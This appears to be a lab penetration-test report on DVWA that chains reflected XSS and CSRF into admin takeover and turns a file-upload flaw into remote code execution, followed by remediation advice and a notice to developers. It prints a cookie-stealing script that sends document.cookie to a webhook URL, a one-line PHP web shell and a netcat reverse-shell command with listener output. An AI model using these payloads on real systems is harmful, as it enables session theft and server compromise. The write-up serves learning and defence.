Active Exploitation

Overview:

Combine multiple bugs/weaknesses such as XSS and CSRF capture the admin cookie to reach a stronger impact (e.g., XSS → steal admin cookie → login as admin).Used various techniques to get the admin access and also using File upload vulnerability to get Remote Code Execution(RCE)

Sno	Description	Target IP	Status	Result
1	XSS + CSRF → Admin Access	192.168.158.16	Success	Admin Access
2	File Upload → RCE	192.168.158.16	Success	Admin Access


Title: Chained Exploit on Web

Findings:

XSS:


Sno	Target IP	Vulnerability
1	192.168.1.150	XSS
2	192.168.1.150	CSRF

1.Found a parameter which is vulnerable to XSS. The parameter is[?/name=]
2.Injecting Basic XSS payload to Check
<script>alert(1)</script>



3.Found there was some sanitization on the page
4.Using some encoding technique can bypass the sanitization

```
<pre>Hello <ScRiPt>alert(1)</ScRiPt></pre>
```



5. The XSS fired and conforming XSS vulnerability


CSRF:

1. Found there was no implementation of CSRF token in the request


2.Successfully tested the CSRF Vulnerability

Chaining XSS and CSRF:

1. Used a Xss payload to get the admin cookie
Payload:
<script>
new Img().src="https://webhook.site/90c4858d-34aa-4d0d-8685-31ba9f9366a7/log?c="
document.cookie;
</script>
2. Using this payload and a Webhook site , the payload has captured the admin cookie and send it to the webhook site



3. Changing the admin credentials by using the obtained admin cookie



Remediation:

XSS:

1. Using Context-Aware Output Encoding
2. Implementing Content Security Policy (CSP)
3. Enabling HttpOnly + Secure Cookies: which prevent JS cookie access
4. Input Validation: Whitelist allowed characters

CSRF:

1. CSRF Tokens: Generating unique token per session/form
2. SameSite Cookies: `Set-Cookie: sessionid=abc; SameSite=Strict`
3. Custom Headers: Require `X-CSRF-Token` header on AJAX
4. Double Submit Cookie: Token in cookie + POST body

Title: File Upload → RCE

Finding:


File Upload:

1. Found an file upload vulnerability on /upload endpoint
2. Used a custom script to get the shell access


Payload:

```
┌──(kali㉿kali)-[~/Desktop/Test]
└─$ cat cmd.php
<?php system($_GET['cmd']); ?>
```

3. Successfully upload the payload on /upload endpoint



4. Visiting the endpoint to validate the payload /hackable/uploads/cmd.php
5.Executing the shell commands for validation



6. Getting shell access using the reverse shell payload

Payload:

busybox nc 192.168.158.16 4444 -e sh

```
┌──(kali㉿kali)-[~/Desktop/Test]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.158.30] from (UNKNOWN) [192.168.158.16] 58651
whomai
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
cmd.php
dvwa_email.png
shell.php.jpg
whoami
www-data
```

Remediation:

1. File Extension Whitelisting
2. MIME Type Validation
3. Store Outside Webroot: `/var/uploads/` (not `/var/www/html/uploads/`)
4. Rename Files: `uniqid() . '.' . $ext`
5. Size Limits: `ini_set('upload_max_filesize', '2M')`
6. Antivirus Scan: ClamAV or VirusTotal API
7. No Execute Permissions: `chmod 644 uploads/*`

Escalation:

Subject: CRITICAL - XSS, CSRF, File Upload Vulnerabilities on DVWA (192.168.74.16)

Developers,

Security testing revealed three critical vulnerabilities in DVWA at 192.168.74.16 requiring immediate action:

1. XSS (High) - Reflected XSS in /?name= parameter allows JavaScript execution. Attackers can steal session cookies for account takeover.
2. CSRF (Medium) - No anti-CSRF tokens on forms enables unauthorized actions (password changes, data deletion) via malicious links.
3. File Upload (Critical) - Unrestricted uploads allow PHP web shells, enabling full server compromise.

Immediate Actions Required:

- XSS: Implement htmlspecialchar() output encoding + CSP headers
- CSRF: Add CSRF tokens to all forms + SameSite cookies
- File Upload: Extension whitelisting + MIME validation + store outside webroot